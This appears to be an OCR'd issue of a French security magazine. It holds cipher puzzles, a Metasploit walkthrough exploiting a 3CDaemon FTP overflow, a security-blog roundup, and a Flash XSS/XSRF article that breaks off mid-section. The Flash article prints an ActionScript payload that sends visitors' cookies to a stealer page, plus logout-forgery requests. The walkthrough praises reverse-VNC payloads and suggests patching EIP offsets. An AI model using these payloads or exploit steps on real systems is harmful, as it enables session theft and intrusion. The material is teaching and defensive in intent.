HCVHJ LSSLZ LAJLB EXBPM HPZHP LUASL BYZWY LTPLY
ZWHZL UJYFW AHUHS FZLLA XBPVU AJLYA HPULT LUALB
ILHBJ VBWKL WSHPZ PYWHY JVUAY LWVBY SLKLB EPLTL
UPCLH BSLZP UKPJL ZZBPC HUAZW VBYYV UACVB ZHPKL
YBULN YHUKL CPSSL KLMYH UJLLA SLJOP MMYLA YLUAL ZPE

2ème niveau

BCAED BABAF DBDCC DDBCE DCDBC
FAEDB AFDBC FBADC ADBCC EAACF
BAAFD ADCAE DADCA EBAAE CDAFD
DAEAB DCCFA CAEBC AEBDA ECDDB
AAABA FADBC AEADA FAACF BAAEB
CABAC ACAEB DAECF CEBAE ABBAE
BDAEE FFCCF CEADA FDBAF CECDA
DABDD AEBCE EFCBA AEDBD BACAE
ADCFC EDCAC BCCEA AAAAE CDBCA
EACAE DBBAA EADBC CAAFB EBEAC
AEADB DAEEC ABFFA ECDBE AFCDC
DAEBD AEDDA BAFDB CFABA DBCAC
AEAEA CBDAE ADCED CBCAF ADABD
CDFCF ABADA DAFCE CDCDA EADBA
AEADB AAEDB DBACA EADBD DCAAC
EDBAA ABACA DAEAF BABAA EBCCE
CDADD BAFDB DCABA FAECD DBBAA
EAACE DBBCB AAEAA ABACA DAEAF
BADAD CAFAE ADDBD DACAB AFAAA
ECDDB BEABB CAFBA AEAAA ECDDB
ACAEB CCECD CDABA FADAD ABBBB
AAECF CEDCA CBAAE CDAFD DAEAB
DCEFB CAEAD DBDCC DAEAA AEDBC
ACEBD AEBDA EADDC BBADD BAFDB
DCDBA FCECD CFCEB AEAAB BACFC
AABBB AEDBA FDADC AEDAD CAFAB
BAAEA AAEAC AFDBA EBDAB DDCEA
FACAD DCACD DAEBC DCAEC FBADC
ADBDA EDBAC CEAFA DADAF AEBCB
AAEAD ADABC DADAE DBACA EBCAB
ADADA EBDAE CDCEA DCBCE DCACA
DCECD DBACC EDCDD AEDBC EDCAD
BAAEA DAEBA AEAAA ECDDB ADCDA
EBCAE ADADA BAFAC AEADC FCEDC
ACBAA EBDAE BCACE ACFDB ABBFA
EBDAB CDADD BCAAE CAABB CCCAB
BDAEA AEAAA ABCDD CAEBA CDCEF
CAEDB FDDCC DDDAC ABAFB BCECD
CAAED CACCF CEDCA CBCAE DCDFD
ADCAF DBACA BDDAB AFBAB AAECD
DBAEC DDDBB AFBAC DAEAD DBCFA
BADCD AEBCA EADAD ABAFA CAEBD
AEBDA FADCF CEADA EACBD AFCDB
DAFBC AEADB CCEAA CFBAA EAAAE
CDDBA BAFAC AEADB CABAC BACEA
CBDAF CDABD BAEDC ACBDA EDDAC
ABAFD BBEAB AFACA EBAAE DBACA
BDDAB AFBAD BCEDC DBADA EDCBA
CFCED CACBC AEDCD FDADC AFAEA
DADAB EAAEC DDBBD AEBCA BADAD
AEACA BBAAB AAABA FCDBA AEAAC
EDBBC BAAEA EADDB DCCDA BCDAF
AAABB AXXXX

3ème niveau

GRUXC CTULC HGJIH FFRQE XGFAN ELPWI JAOSI VGIYP
SAYEH FIRXT OPDRZ PFWGN WDOUO PMETS IRQEJ
TWAHI JGORY EXGQE NTXCB FQEMT IOWIK WSFHR
SRHBI UNJSU FCECR RRYDQ IESAF NSFNN XKQRX SIPHF
ZBMVW GZTCQ BQJTL GBGJS CZHEF NMRCF NTCQB
QJCCP ERYUH OCGHL YFSFN XJQGV YIIPG

4ème niveau

AAACDD BBABDD ABACCA CEFEBC EACDDB DEFCDC
ADDCEC DADDDA ECAACB DFCCAF EADCAD BDEAED
AABDCA DCDAAA CCDDBB ABCEED CEEBBE BFABAB
ADADBA AADACA DCAAAA EEACDC FBECBD AEFAED
CBADBA ACACCD ABAAAB ECEEBA BBDAEE CBCEED
AACADD DDCBAD DCBACA CADEEC EECCDB ABBDDE
ACEABA DDEFCF EDCBAC

Vous trouverez le décryptage et les procédés utilisés dans le prochain numéro.

Découverte / Metasploit Framework Project

Metasploit Fram

L'outil des pentester

By Stormy

L'exercice du test d'instrusion est beaucoup plus dure en pratique qu'il n'y paraît. En effet, les réseaux et systèmes étant tous différents, tout pentester doit avoir à sa disposition une très grande variété d'outils et surtout d'exploit à dispositions.

Cette tâche est d'autant plus ardue que, les exploits n'étant pas tous sous le même format et ayant des noms quelques peu mystiques, s'y retrouver devient alors un exploit (le jeu de mot !).C'est alors qu'interviennent les frameworks de tests d'intrusion. Il en existe actuellement trois bien implantés : payants comme Core Impact[1] ,CANVAS[2] ou libre comme Metasploit. C'est donc tout naturellement que nous nous intéresserons au dernier.

Le framework Metasploit permet d'incorporer tous ses exploit et de les classer dans le logiciel afin de pouvoir tous les réutiliser de la même manière. Bien sûr, Metasploit est déjà livré avec une quantité significative d'exploits, mais plus vous en ajouterez plus il deviendra puissant. Voir aussi Security Forest [3], un fork de Metasploit, comprenant déjà des centaines d'exploits.

Metasploit a été développé à l'origine par le consultant en sécurité américain HD Moore et sa première version est disponible depuis quelques années sous licence GPL. Cet outil était jusque-là codé en PERL[4]. Mais le projet est en constante évolution et une refonte complète de l'outil a eu lieu cette année. Désormais le Framework est entièrement développé en Ruby, et la création de nouveau exploits est un véritable jeu d'enfant. Quelques lignes suffisent pour avoir un exploit complet et qui fonctionne.
Son utilisation est d'autant plus simple qu'il existe plusieurs mode de fonctionnement différent. Soit une interface web, qui en quelques clicks permet de mener une attaque à bien, ou un mode console légèrement plus complexe, mais tellement plus rapide lorsque l'on sait s'en servir. Dans tous les cas, il suffit de sélectionner l'exploit que l'on veut utiliser, ainsi que sa charge utile (notamment BindShell). Plusieurs dizaines d'exploits sont intégrés, dont par exemple DCOM RPC[5] et les failles sur serveur Apache[6].

Plusieurs dizaines d'exploits

Les différentes options

```
Metasploit FrameWork Main Console Help
    ?         Show the main console help
    cd        Change working directory
    exit      Exit the console
    help      Show the main console help
    info      Display detailled exploit or payload information
    quit      Exit the console
    reload    Reload exploits and payloads
    save      Save configuration to disk
    setg      Set a global environment variable
    show      Show available exploits and payloads
    unsetg    Remove a global environment variable
    use       Select an exploit by name
    version   Show console version
```

reverse vnc en action

L'environnement Metasploit se révèle donc d'une approche rapide et intuitive. De plus, la nature OpenSource du projet facilite son développement durable. Véritable arsenal pour les pirates en herbe mais surtout outil précieux pour les experts en méthodes d'intrusion, Metasploit a pour vocation de devenir l'outil incontournable en matière de sécurité informatique.

À titre d'exemple, nous allons exploiter 3Com 3CDaemon FTP Server. Nous débutons notre session Metasploit sans plus tarder. Voir l'exemple de session ci-contre.
En Bleu figure les commandes inscrites par l'utilisateur, le reste correspondant aux différentes sorties de texte en mode console. Vous noterez qu'il s'agit simplement de spécifier l'ensemble des arguments attendu sans oublier le protocole adéquat. Une commande info sur l'applica-

eWork Project

```
+ -- --=[msfconsole v2.3 [63 exploits - 69 payloads]

msf > use 3com_3cdaemon_ftp_overflow
msf 3com_3cdaemon_ftp_overflow > set RHOST 127.0.0.1
RHOST -> 127.0.0.1
msf 3com_3cdaemon_ftp_overflow > set RPORT 21
RPORT -> 21
msf 3com_3cdaemon_ftp_overflow > show targets
Supported Exploit Targets
=========================
    0  Windows 2000 English
    1  Windows XP English SP0/SP1
    2  Windows NT 4.0 SP4/SP5/SP6

msf 3com_3cdaemon_ftp_overflow > set target 1
target -> 1
msf 3com_3cdaemon_ftp_overflow > show payloads
Metasploit FrameWork Usable Payloads
====================================
 win32_exec                 Windows Execute Command
 win32_reverse_ord          Windows Staged Reverse Ordinal Shell
 win32_reverse_ord_vncinject  Windows Reverse Ordinal VNC Inject

msf 3com_3cdaemon_ftp_overflow > set payload win32_exec
payload -> win32_exec
[*] WARNING: the correct case of the 'payload' variable is
'PAYLOAD'
msf 3com_3cdaemon_ftp_overflow(win32_exec) > set CMD "netstat -an"
CMD -> netstat -an
[*] WARNING: the correct case of the 'target' variable is
'TARGET'
[*] Attempting to exploit Windows XP English SP0/SP1
msf 3com_3cdaemon_ftp_overflow(win32_exec) > ^C
Administrateur@blacmmesa ~
```

tion en étude permet d'obtenir toutes les informations nécessaires sur les bons usages (info 3com_3cdaemon_ftp_overflow).

Chacun des champs doit être rempli selon un certain respect du protocole quoique le Metasploit FrameWork Project autorise une mauvaise casse des caractères.
Pour notre exploit sur le serveur FTP vulnérable, il faudra configurer notre exploit ainsi :
Définition de l'exploit :
use 3com_3cdaemon_ftp_overflow
Définition de l'adresse IP (locale) :
set RHOST 127.0.0.1
Définition du point d'entrée (port) :
set RPORT 21
Définition de l'Operating System :
set TARGET 1
Définition de la charge utile :
set PAYLOAD win32_exec
Procède à l'exploitation :
exploit

Les autres exploits disponibles nécessiteront une configuration très différentes mais nous avons suffisamment énuméré les opérations adéquates. Plus tard, lorsque vous maîtriserez les différentes exploitations possibles, il vous appartiendra de constituer vos propres exploits selon cet environnement d'étude. Quelques tutoriaux sont accordés sur le site Metasploit notamment en langue française.

A cet effet, vous remarquerez avec une certaine déception peut-être que les OS disponibles pour l'exploitation de cette vulnérabilité ne sont pas selon les versions françaises. Ici, tout se résume au modèle anglais seulement. Il faudrait donc modifier la variable de 4 octets qui concerne le registre EIP écrasé selon l'OS ou Service Pack. De cette façon, il est possible d'apporter une modification à l'exploit directement dans le fichier s'y rapportant, soit 3com_3cdaemon_ftp_overflow.pm (utilisez simplement WordPad).

Néanmoins, attention ! Cette méthode d'intrusion doit être essentiellement utilisée sur des systèmes qui sont sous votre responsabilité. Il s'agit de vérifier l'intégrité de votre ordinateur. N'allez pas 'chercher' querelles à d'autres administrateurs. Mais il vous appartient de pirater votre propre système (ne soyez pas trop dur avec vous-même).

Stormy

Références :

Le projet : http://www.metasploit.com
[1] http://www.coresecurity.com
[2] http://www.canvas.com
[3] http://www.securityforest.com/
[4] http://www.perl.com
[5] http://www.osvdb.org/2100
[6] http://seclists.org/lists/bugtraq/2002/Jun/0184.html

Reverse VNC !

Lors d'une attaque de poste client, celui-ci est quasi systématiquement sous windows. La majorité des shellcodes existant ne fond que binder un shell et dans le meilleur des cas un simple reverse connecte. Mais Metasploit offre le shellcode absolu. Le reverse vnc. Il vous suffit de charger win32_reverse_vncinject en payload et vous aurez alors quelques secondes plus tard l'écran de la machine cible qui apparaîtra. Ce shellcode est tout simplement ultime et a tester de toute urgence.

Découverte / Surf session

Surf Session

les blogs de la sécurité


On ne parle plus que de cela depuis des mois maintenant : la blogmania à envahi le Web. Simplicité, pratique, tout pour donner envie de faire un album photo, un journal intime, voire même un site complet, basé sur un simple blog. Et le monde de la sécurité n'y échappe pas...

Le blog de Bruce Schneier

By Koreth

Bruce SCHNEIER est un maître à penser. Né le 15 Janvier 1963, et diplômé en informatique et en physique, il travailla pour la défense américaine. Fondateur du Counterpane Internet Security, SCHNEIER est un éminent cryptographe : on note, parmi ses création dans ce domaine, un algorithme encore inviolé (Blowfish), ainsi que l'un des plus sérieux candidat à AES (qui, pour mémoire, fut un « concours » international de création d'algorithme visant à remplacer DES, algorithme standard).

URL :
Http://www.schneier.com/blog/ *(anglais)*




Donne nous notre bug quotidien

Saviez-vous qu'Internet Explorer comportait certains problèmes de sécurité ? Et bien, c'est le cas.

Et contrairement à l'opinion qu'en a son éditeur, le navigateur qui reste encore le plus utilisé au monde a de quoi distraire, à l'instar de bashfr.org, chaque jour. En effet, le créateur de ce blog intitulé « Browser fun » qui n'est autre que l'auteur de Metasploit, H.D. MOORE, nous gracie d'une description d'un bug IE, à raison, en moyenne, d'une fiche par jour.

URL : http://browserfun.blogspot.com/ *(anglais)*

« Un bug IE par jour ! »



ha.ckers

Is Accountability the key to Security?

July 14th, 2006

Several years ago I was in a meeting with a bunch of execs from a number of high level security companies, talking about ways to improve Internet security globally. It was a bit of a big wig brainstorming session. Most of the comments I heard were innane things like "We need IPv6 globally! That would get rid of NAT!" and "An IPS in every home would solve everything." As we went around the table I heard more and more ill thought through ideas that probably would do only more harm than good for internet security. Then came my turn.

I looked at these execs who were all more than 10-15 years older than I, with presumably the same level business accumen, and I told them, "Accountability. If you had accountability for every transaction, every packet on the entire internet, to trace back to the person typing the commands, internet crime would nearly halt." Today, I still believe that to be true, however the cost associated would be enormous - not to mention the backlash. However, let's step through it for academia's benefit:

» The reason why blackhat SEO can exist is because Google cannot programmatically tell who originated every last byte.

Search

Pages
- About Us

Archives
- July 2006
- June 2006
- May 2006
- January 1970

Categories
- Anti-Virus (1)
- BSD and *NIX (2)
- CAPTCHA (2)
- Phishing (6)
- Random Security (7)
- SEO (15)
- spam (7)
- Webappsec (123)
- Wireless Security (2)
- XSS (99)

Pictures

HA.CKER : Le Web, le réseau


RSnake et ID sont deux experts en sécurité informatique. Le premier s'attache au Web, le second aux réseaux et aux OS. Et s'il se présentent respectivement comme « WebApps God » et « Net & OS God », ce n'est pas sans fourniture : leur blog regorge de pistes de recherche et de réflexions très fournies sur des domaines aussi vastes que la cryptographie ou le cross-site scripting, en passant par un développement très intéressant sur la biométrie (en date du 9 Juillet, pour info).

URL : Http://ha.ckers.org/blog/ *(anglais)*

Google s'en cache

Un must. Ce blog dédié à Google traite de ses vulnérabilité et de ses travaux en matière de sécurité Informatique. Le tout, (presque) en toute objectivité, et avec une bonne régularité. Concernant les failles de Google, vous trouverez régulièrement les démonstrations des failles avérées. Vous trouverez aussi des explications sur des méthodes d'amélioration des classements de pages Web. L'équipe Google fait d'ailleurs partie des lecteurs réguliers de ce blog et il n'est pas rare de trouver un commentaire de remerciement ou d'explication d'un des membres travaillant sur le fameux moteur de recherche.

URL : Http://www.thegooglecache.com/ *(anglais)*



Les restes de la blogosphère

Il existe de nombreux blogs relatifs à la sécurité. Nous avons décidé de publier ceux-ci, mais les mots clés « *security blog* » vous seront utiles pour dénicher de nouvelles perles que, j'espère, vous viendrez partager avec nous sur le forum.

D'autres pistes :
http://technorati.com/tag/securit%C3%A9
http://blogsearch.google.com/
Et un incontournable http://stevehacker.lechuck.org

Flash attacks !

Un renouveau pour les XSS

On aurait tort de sous-estimer les multiples possibilités que nous offrent les fichiers Flash de Macromedia, tant du point de vue du multimédia... que de l'exploitation de vulnérabilités. Webmasters : pensez à désactiver les signatures flash sur vos sites !

By Blwood

Flash est très utilisé pour créer des animations dynamiques tels que des menus, des publicités ou encore des signatures. Il est livré avec un langage de scripting riche en fonctionnalités et facilités : l'ActionScript.
Parmi les nombreuses fonctions de l'Actionscript nous allons explorer plus en détail getURL(). Cette fonction [1] permet d'exécuter des requêtes GET et POST.
Sa syntaxe se construit comme suit :

```
getURL(url:String,[window:
        String,[method:String]])
```

url : désigne l'url du Site.
window : spécifie dans quel cadre la requête doit avoir lieu (_self, _blank ..., par défaut _blank)
method : la méthode de requête GET ou POST. (par défaut GET)

On peut s'appuyer sur getURL(), au lieu de passer par une faille XSS, pour mener des attaques de types XSRF sur certains forums ou CMS qui acceptent le bbcode flash (par exemple Phpbb (addon), nuked-klan, etc.).

Pour déloger quelqu'un par exemple, on inclurait l'Actionscript suivant :

```
getURL("http://site.com/
        login.php?logout=yes",
       "_self" );
```

Cela correspond à une requête GET impossible à différentier de l'opération manuelle équivalente.

Flashback

D'autre part, on peut manier du Javascript avec de l'Actionscript. Par exemple pour afficher une alerte :

```
getURL("javascript:alert('Zi
hack' ");
```

getUrl() au lieu d'un XSS

```
1 getURL("http://site.com/login.php?logout=true","_self");
```

En 2002, on démontra le danger de cette facilité [2] ; on pouvait par exemple afficher le cookie d'un visiteurs de cette manière :

```
getURL("javascript:alert(
        document.cookie) ");
```

A un autre degré un pirate pouvait inclure un script qui récupère le cookie de n'importe quel visiteur.
Il aurait créer un fichier flash comme suit et l'aurait inclus sur un forum ou autre grâce au Bbcode [Flash]

```
getURL("javascript:document.
 location='http://site.com/
 cookie.php?c='+document.
 cookie");
```

Ce code aurait forcé une requête GET qui fournirait le cookie à une page contenant un cookiestealer.


Face à ce danger, Adobe, le créateur de la technologie Flash a modifié ses modèles de sécurité. Il existe un paramètre allowScriptAccess [3] qui définit si du code javascript peut-être exécuté dans un fichier flash. Par défaut dans la version 6 et 7 du player, cet valeur était à « always » , c'est à dire que l'ont pouvait exécuter du javascript dans un fichier .swf. Depuis la version 8.0, Adobe a modifié la valeur par défaut à sameDomain , c'est à dire que le code Javascript peut être exécuté uniquement si le fichier flash se trouve sur le même domaine de la page où il est appelé. Cette mesure stoppait donc toute exploitation dangereuse.

Flash is Back !

En Décembre 2005, une nouvelle variante est apparue consistant à profiter d'une Faille XSS non permanente et de la possibilité de mettre un fichier flash dans sa signature pour donner une XSS permanente, beaucoup plus dangereuse. D'ailleurs l'auteur de cette variante a utilisé cette technique afin d'infecter MySpace avec un nouveau worm xss devié de Samy : Samy Reloaded (cf Rubrique Alerte !).
Le schéma donne :
Faille XSS non permanente + Signature Flash (permanent) = XSS Permanente

XSRF ?

Les attaques dites de XSRF (Cross Site Request Forgery) profitent de la confiance qu'a un serveur envers le client pour lui faire exécuter une action à son insu, au travers d'une requête HTTP forgée à l'aide d'un javascript, d'un formulaire ou d'un lien.
C'est précisément la technique que nous avons utilisé pour montrer la faillibilité des Livebox dans notre dernier numéro ou que les vers présentés dans ce numéro utilisent.



Fabrication du fichier Flash

allowScriptAccess=sameDomain suffisant ?

A noter que sur certains sites on peut directement uploader sa signature en flash sur le serveur, et donc malgré que allowScriptAccess soit à « domaine » l'attaque sera possible car le fichier flash se trouve sur le même domaine où le javascript est appelé.
Pour se sécuriser de ce type d'attaque, il suffit de placer la valeur de allowScriptAccess à « never », de cette manière le javascript ne peut plus s' éxecuter via un un fichier flash.

```
<object ...>
...
 <param name="movie"
        value="movie.swf">
 <param
    name="allowScriptAccess"
    value="never">
...
</object>
```

Il faut également faire attention au fichiers flashs générés dynamiquement, ou qui pourraient faire certaines requêtes via getUrl, en fonction de paramètres utilisateur.
Dans tous les cas, il vaut mieux ne pas permettre l'upload de ces fichiers sur votre site.

L'idée consiste à réaliser une requête GET sur l'url où se trouve la faille XSS grâce à la fonction getURL() de l'Actionscript, de cette manière on pourrait exécuter un code malicieux de manière permanente.

Nous allons voir comment exploiter ce concept (via une faille XSS non-permanente).

Flashage


Notons :

- http://lesitevictime.com le site où aura lieu l'attaque
- var la variable non proprement filtré, du fichier page.php,
